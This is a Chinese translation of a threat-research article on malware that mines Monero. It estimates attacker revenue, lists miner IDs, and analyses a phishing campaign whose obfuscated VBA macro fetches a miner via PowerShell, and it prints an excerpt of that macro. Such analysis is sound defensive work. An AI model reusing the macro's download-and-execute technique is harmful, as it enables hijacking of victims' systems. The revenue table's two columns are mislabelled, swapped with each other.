2018 年 1 月 31 日，星期三

勒索软件日渐式微？恶意加密货币挖矿软件成为攻击者牟利百万的新宠

数字货币淘金热潮的阴暗面

作者：Nick Biasini、Edmund Brumaghin、Warren Mercer 和 Josh Reynolds，特别感谢 Azim Khodijbaev 和 David Liebenberg 提供建议。

执行摘要

一直以来，网络威胁形势始终波诡云谲：近几年来，用于实施恶意软件威胁的媒介、方法和负载更是变幻多端，花样频出。最近，加密货币身价暴涨。这让很多攻击者开始意识到，利用加密货币，他们无需与受害者实际互动，也无需在执法部门对勒索软件攻击格外关注的形势下顶风作案，就可以隐秘地实现以往的攻击（例如勒索软件攻击）所能取得的全部经济收益。因此，与加密货币挖矿相关的攻击就成为了这些攻击者的新宠。

由于各种加密货币不断涌现，而且随着它们的价值急剧攀升，各种媒体也争相报道这些货币和相关“区块链”技术，所以攻击者这样关注挖矿完全不足为奇。他们注意到了挖矿的丰厚收益，并且在一直不断地开发新的攻击方式来利用这种增长趋势，

从中牟利。最近几个月，Talos 团队观察到，心怀不轨的攻击者向受害者传播的加密货币挖矿软件数量显著增加。

在这种新的“业务模式”下，攻击者不再需要引诱受害者打开恶意附件或运行恶意脚本，以此劫持受害者的系统并索要赎金，而只需要积极利用受感染系统的资源来挖掘加密货币。在这种情况下，目标系统的性能和计算能力越优异，攻击者攫取的货币收入就越多。由于物联网设备缺乏监控和用户日常交互操作，可以在没有受害者直接监视的情况下为攻击者提供处理能力，因此物联网设备很快成为对攻击者极有吸引力的目标。虽然大多数物联网设备中的计算资源通常都很有限，但是容易感染各种公开可用的漏洞攻击的设备数量众多，所以仍然备受网络犯罪分子青睐。

从经济收益的角度来看，平均一个系统每天可以创造大约 0.25 美元的门罗币收入。这意味着，如果攻击者侵入 2000 名受害者的系统（这并非难事），就可以每天获利 500 美元，每年获利 182500 美元。Talos 发现有些僵尸网络拥有几百万个受感染系统。根据上述逻辑分析，从理论上讲，攻击者可以利用这些系统每年获得 1 亿美元收入。必须指出的是，由于加密货币市场存在波动性，因此上述收入价值可能会出现急剧变化，每天都会有所不同。本文中提及的所有价值都是根据我们撰写本文时，门罗币与美元之间的汇率进行计算的。

攻击者只需侵入受害者系统，即可毫不费力地获得这些收入。更重要的是，攻击被检测出来的概率极小，因此这种收入可以源源不断，永无止境。虽然上述数额已然很庞大，不过我们还需要考虑以下几个细节因素，这些因素会导致攻击收入进一步飙升：

- 许多加密货币的价值正在节节攀升。门罗币是最受欢迎的挖矿目标之一，最近 12 个月来，其价值已增至原来的三十倍。
- 这些攻击比以前的各种攻击要隐蔽得多。攻击者无需从受害者系统窃取任何内容，他们需要的仅仅是利用其计算能力。此外，从技术角度来看，挖矿软件也并非恶意软件。所以，从理论上讲，只要攻击者愿意，就可以一直将受害者留在自己的僵尸网络之中。
- 攻击者挖到加密货币之后，可以随心所欲地处理这些货币。他们可能会将它作为一项长期投资（甚至作为养老计划），引而不发，直到想要兑现的时候再行动。

引言

过去几年里，勒索软件一直主宰着网络威胁领域。原因在于：勒索软件可以让攻击者直接从恶意活动中牟利，因而形成了一个利润丰厚的“业务模式”。但是，使用勒索软件有几个局限性。首先，只有很小一部分受感染的用户会满足攻击者的要求，实际支付赎金。其次，随着检测及拦截勒索软件攻击的系统和技术越来越完善，潜在受害者的数量日益减少。此外，许多国家/地区的潜在受害者没有财力支付 300 美元至 500 美元的赎金来恢复自己的数据。或许是受上述原因影响，我们发现攻击者传播的勒索软件负载数量开始缓缓下降。特别是一些最常见的恶意软件传播方式（例如漏洞攻击包和垃圾邮件攻击活动），负载数量下降趋势尤为明显。

最近几个月，Talos 团队开始观察到，攻击者向受害者发送的加密货币挖矿软件数量显著增加。与此同时，随着加密货币的价值一路飙升，媒体开始争相报道加密货币和相关“区块链”技术。要取得这些加密货币，最有效的方法是“挖矿”，这种方法自然获得了攻击者的密切关注。

“挖矿”是什么意思？

简言之，挖矿就是利用系统资源来解决大型数学计算问题，从而获得一定量的加密货币奖励。在深入分析“挖矿”之前，我们先来介绍几种有挖掘价值的加密货币。

比特币（BTC）是最著名而且使用最广泛的加密货币，远非其他加密货币所能相比。它自诞生以来，人们就趋之若鹜，但如今挖矿已不是一种获得收入的有效方法。纵观各种加密货币，既有挖矿价值，又不需要使用专用硬件（ASIC [专用集成电路] 矿机）的实属凤毛麟角。各种加密货币之间的区别在于它们各自使用的散列算法。有些加密货币经过专门设计，以防止或阻碍使用此类专用硬件进行挖掘，而且更侧重于预防使用 CPU 和 GPU 硬件等消费级设备进行挖掘。目前，最值得使用标准系统进行挖掘的加密货币是门罗币（XMR），对此攻击者已有研究。此外，门罗币极其注意保护隐私，而且政府已经开始更密切地关注比特币，因此门罗币等更注重隐私的货币可能会成为威胁发起者的避风港。

目前常见的挖矿方法有两种：一是使用单独的挖矿软件，二是利用矿池。所谓利用矿池的挖矿方法是指将多个系统的资源汇集起来，提高算力，这在理论上可以提高加密货币产出量。据我们观察，攻击者最常使用的方法就是利用矿池来挖掘门罗币，原因在于这种方法可以最大程度地提高投资回报，而且所需的挖矿软件也很容易传播给受害者。此外，当攻击者尝试入侵多个标准系统以获取计算资源时，利用矿池可以尽可能地提高这些资源的使用效率。这就好比，在发起分布式拒绝服务攻击时，使用十万台设备来伪造流量以将攻击目标淹没比控制单个系统来发送伪造流量更有效。

如何利用矿池进行挖矿？

矿池利用“矿工 ID”协调挖矿工作。矿工 ID 将各个独立系统与大型矿池关联，确保将特定 ID 的矿工利用矿池挖得的货币交给正确的矿工。通过这些矿工 ID，我们可以确定一些恶意活动的规模，并了解攻击者所获得的收入金额。在本文中，我们将基于以下假设进行论述：

1. 假设典型计算机每秒可以计算的散列数量大约为 125 个散列/秒。
2. 虽然在现实中，挖矿并不能保证一定会成功挖到加密货币，但是为了便于了解攻击者通过这些恶意矿池可能获得的收入，我们假设他们会成功。

这些挖矿软件通常利用命令行进行操作，并使用一系列参数来确定应如何挖矿。用于执行挖矿软件并指定参数的命令行语法通常如下所示：（请注意，根据攻击者所用的特定挖矿软件，参数名称会有所不同。）

命令行语法示例

从图中可以看到，这需要两个主要参数值：矿池的 URL 和矿工 ID。其中，矿工 ID 用于将系统中发生的挖矿活动与特定矿池关联，而矿池则用于管理如何向矿工支付收入。但是，根据我们的调查，攻击者或矿工可能会指定很多其他参数，以试图隐藏他们的活动。如果系统在不使用以下选项的情况下执行挖矿软件，就可能会由于没有执行任何计算资源限制，而让受害者注意到自己的系统性能明显下降。这些选项包括：

- CPU 使用率限制
- 系统温度限制
- 核心使用数量
- 休眠时间段

每个挖矿程序都有一组特有的标志，合法矿工和恶意矿工都会以各种方式利用这些标志。我们观察到，攻击者通常会在实现持久性侵入时部署上述选项。他们实现持久性侵入的方法是通过制定任务计划，或者使用 Windows 命令处理程序指定要使用的参数，从而运行执行矿机的键。

挖矿活动的起源

Talos 团队一直在观察中国和俄国犯罪软件团伙关于使用加密货币挖矿软件作为恶意负载的讨论。2016 年 11 月，我们首次观察到中国威胁发起者讨论挖矿软件和相关挖矿僵尸网络，此后攻击者对挖矿的兴趣日益高涨。

而在俄罗斯的某个黑客论坛上，最近六个月来，挖矿相关的活动极为活跃。俄罗斯高级黑客论坛上充斥着大量此类讨论和多种相关服务。其中大多数人的讨论都是围绕挖矿僵尸网络访问权限的销售问题，也有僵尸网络开发人员在论坛上希望购买已入侵的主机的访问权限，以求利用这些主机来挖掘加密货币。随着挖矿的风行，攻击者对挖矿的相关知识也与日俱增，他们更清楚自己能挖到多少加密货币，以及执行挖矿活动的恰当时机。至于可用于挖矿的恶意软件，其中大部分都是用 C# 或 C++ 编写的。在上述论坛上，黑客经常宣称此类恶意软件不仅检出率低，而且能够持久潜伏，并且会不断开发完善。我们发现了好几款此类软件，它们都会每天或每周更新一次。

总体上，攻击者对僵尸网络产生的收入及其增长潜力很满意。这预示着，随着时间的推移，这种网络威胁将愈发肆虐横行。接下来，我们分析一下恶意挖矿的操作方式以及这种威胁的传播途径。

恶意挖矿

在目前的威胁形势下，恶意挖矿已成为一个新趋势，因此本文将着重讨论这种威胁。攻击者一直在想方设法通过恶意活动谋取钱财，而恶意挖矿活动正快速成为他们的摇钱树。

从谋取经济利益的角度来看，过去几年里，勒索软件一直在主导整个网络威胁格局。原因在于：这是一个非常有利可图的“业务模式”。根据我们对 Angler 漏洞攻击包进行的研究，保守估计 Angler 的幕后黑手每年至少可以获得 3000 万美元的收入。然而，伴随这种成功而来的是人们对勒索软件的关注，由此导致对阻止此类活动的关注也越来越密切。操作系统和安全供应商都在日益改善，可以更好地在勒索软件对系统产生影响之前进行遏制。

因此，用户群和存在漏洞的系统数量逐渐缩减。在这种情况下，攻击者不得不思考是继续以勒索软件作为主要收入来源，还是要开始利用其他负载。对于他们来说，可用的负载不计其数，包括银行木马、僵尸病毒、凭证窃取程序和点击欺诈恶意软件。

那么，攻击者为什么会选择挖矿软件呢？


攻击者选择利用挖矿来获得收入的原因有很多。一个可能的原因是，让受害者系统感染之后，基本上无需再进行管理。攻击者只要向系统中植入挖矿软件并开始挖矿，就无需再执行其他操作。他们不需要执行命令和控制活动，就可以持续获得收入，一直到该软件被移除为止。因此，攻击者只需在发现矿池的节点挖矿成果减少时，再感染更多系统即可。另一个原因是，大多数用户都不会注意到这种攻击。用户可以正常阅读邮件、浏览网站或撰写文档，又怎么会注意到攻击者正在利用他们的系统挖矿？从这个角度来看，挖矿软件与勒索软件完全相反，可以在用户系统中想潜伏多久就潜伏多久。只要用户没有注意到这种挖矿软件，攻击者就可以一直获得收入。时间越长，收入越丰厚。

最大的原因是挖矿活动可以获得巨额经济收入。正是因为能够带来利益，所以它才会成为攻击者眼中的摇钱树。在这个特殊产业中，恶意挖矿软件可能是一个非常庞大的收入来源。与挖矿相关的最大成本在于挖矿硬件和运行这些硬件所需的电力。通过利用恶意挖矿软件，攻击者可以消除这两项成本。因为他们可以利用受感染系统中的计算资源，无需支付电力或硬件成本，就能获得挖矿所得的货币收益。

我们来更深入地了解一下这些系统可能产生的收入金额。如前所述，计算机的算力根据所用的硬件类型和挖矿软件以外的平均系统负载而变化。普通系统每秒大约能计算 125 个散列（即 125 H/s）。在没有任何硬件或电力成本的情况下，一个系统一天可以产生大约 0.25 门罗币。这看起来似乎不多，但是如果将系统汇聚成池，收入就会快速飙升。


在威胁领域，一些极大的僵尸网络拥有数百万个受感染系统，都受攻击者控制。想象一下，如果攻击者控制这其中某个僵尸网络的部分受感染系统（假设约 2000 台主机），那攻击者可以获得的门罗币收入金额就会大幅增加，达到每天 500 美元以上，每年 182500 美元。获得这种规模的收入需要 125 KH/s 的算力，而据我们观察，有些恶意矿池算力远远超出这个要求，下文将对此做进一步阐述。

我们分析过一个攻击活动，攻击者设法积累了足够的计算资源，实现了 55.20 KH/s 的算力。在下面的截图中可以看到，攻击者获得的“已付总额”是 528 门罗币，约合 167833 美元。在此特定案例中，矿池发现了该矿工 ID 已被僵尸网络用于挖掘门罗币。




矿工 ID 统计信息

从 2017 年 12 月底开始，我们观察到了一系列攻击，其中很多攻击者都在利用针对 Oracle WebLogic 漏洞 (CVE-2017-3506/CVE-2017-10271) 的攻击包。在这类情况下，如果能成功利用这些漏洞，就可以在受害者系统中安装并执行挖矿软件。



历史算力


在分析这次活动的规模和范围时，我们发现，攻击开始后不久，所用“矿工 ID”的算力就超过了 500 KH/s。在我们撰写本报告时，此特定攻击者的算力仍有约 350 KH/s。



当前算力

利用在线计算器，可以根据算力、电力消耗和成本来估算盈利能力。按 350 KH/s 的算力估算，每天可以挖到 2.24 门罗币。这意味着攻击者每天可以获得大约 704 美元，相当于每年 25.7 万美元。这清楚地表明，这种活动对攻击者来说多么有利可图。

我们分析了这个矿工 ID 的相关统计数据和支付历史记录信息，发现攻击者总共获得了 654 门罗币。在我们撰写本报告时，这些门罗币可兑换约 207884 美元。



矿工 ID 支付历史记录

在分析与传播挖矿软件相关的恶意软件活动时，我们发现了几十个高频计算矿工 ID。仔细研究我们分析过的其中 5 次最大的攻击活动，可以看出采取这种方法可以赚多少钱。

矿工 ID	估计收入	平均算力
4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQpR48NWyTtgLF8daDK	450 KH/s	$330,000.00
4AQe5sAFWZKECiaeNTt59LG7kVtqRoSRJMjrmQ6GiMFAeUvoL3MFeTE6zwwHkFPrAyNw2JHDxUSWL82RiZThPpk4SEg7Vqe	350 KH/s	$257,000.00
4875jA3AmHFaaiYMxSCqnw39viv7NcqJUcbW3kR1kwpQ1stxLKhHM75DDqFBqpMsfzPkqKxJEHokjXP8m3uwzXZx38rEX4C	325 KH/s	$238,000.00
43rfEtGjJdFaXDjRYvo7wJ9Cmq1vWjMdkZzaKEkgp4aQBHKhKZ7Rp6oB1QMBPFJUKGGWc9AeAbr9V6gYVSM8XwbXBYZXBss	245 KH/s	$180,000.00
46xzbEFicggME8PBfwPnwuHbtk2UQY6xmMjAs3MHvLEmSyTnBv3BQTdYZ5Nfw5qLGbZmvTH4rZMXZF6rYNjgfAABSm9FaYT	240 KH/s	$176,000.00
总计	**1.6 MH/s**	**$1,181,000.00**

高频计算

这种攻击方法的另一个好处是门罗币的价值一直在持续攀升。就像比特币一样，去年门罗币的价值出现了爆炸式上涨。2017 年 1 月为 13 美元，到我们撰写本文时已涨到了 300 美元，而且还不时冲到 500 美元。只要加密货币挖矿热潮继续下去，而且加密货币价值继续攀升，攻击者挖到的每一块加密货币的价值增长都会进一步扩大他们的收入。以上就是攻击者执行恶意挖矿活动背后的经济利益因素，但是这些挖矿软件是如何进入受害者系统的？请继续阅读下文。


传播挖矿软件的威胁

加密货币挖矿软件是网络攻击者的新宠，可以通过很多不同的方式传播给最终用户。我们发现的常见传播方式包括利用垃圾邮件活动、漏洞攻击包和直接通过漏洞攻击传播。

通过邮件传播

目前，垃圾邮件活动被广泛用于传播各种负载，例如勒索软件、银行木马、挖矿软件等。下面介绍我们发现的一些传播挖矿软件的攻击活动示例。它们的感染方式通常是向用户发送带有附件的邮件。这些附件通常有一个包含 Word 文件的归档文件，该 Word 文件通过恶意宏下载挖矿软件，或者会解压压缩的可执行文件，从而发起挖矿软件感染。在 Talos 团队观察到的很多攻击活动中，附件所包含的二进制文件都是常见的门罗币挖矿软件。这些挖矿软件利用攻击者的矿工 ID 和矿池运行，从而让攻击者获得丰厚的挖矿收入。

下面是 2017 年底的一个攻击活动示例。攻击者伪造了一份求职邮件，将一份 Word 文件伪装为求职者的简历。




恶意邮件示例

可以看到，该邮件包含一个 Word 文件，该文件打开后内容如下。

Word 文件示例

通常，打开恶意 Word 文档会导致系统下载某个文件。这是一个大型挖矿软件攻击活动，根据其所使用的命名规范，又被叫做“bigmac”。

此图片信息会诱使用户启用该文件中默认禁用的宏内容。用户点击该 Word 文件后，它会使用 Document_Open 函数执行一系列经过深度模糊处理的 VBA 宏。




使用 Document_Open() 函数执行经过深度模糊处理的 VBA 宏

执行该宏后，系统会调用一个 Shell 命令：

```
Call VBA.Shell(QYaKiBbU0, REqnoCseN)
Oxrb7XYJo = "vBedlNCu"
Oxrb7XYJo = Trim(Mid(Oxrb7XYJo, 784 - 772, 784 - 772))
m9OGlQd = "JySRdDePB"
m9OGlQd = RTrim(Mid(m9OGlQd, 784 - 772, 784 - 772))
KWQL6HIB = "uGvxcVB"
```


经过深度模糊处理的 VBA 宏 VBA.Shell 调用

我们将此命令的第一个参数设置为 MsgBox 调用，从而消除模糊处理，便可看到此命令执行了什么操作：



以 MsgBox 替换 Shell

这样便可以使用 System.Net.WebClient 远程检索可执行文件并且使用 Start-Process 执行该文件。在 Threat Grid 中，通过动态活动也可以发现这个情况：




Threat Grid 触发感染指标“Office 文档正在启动 Powershell”

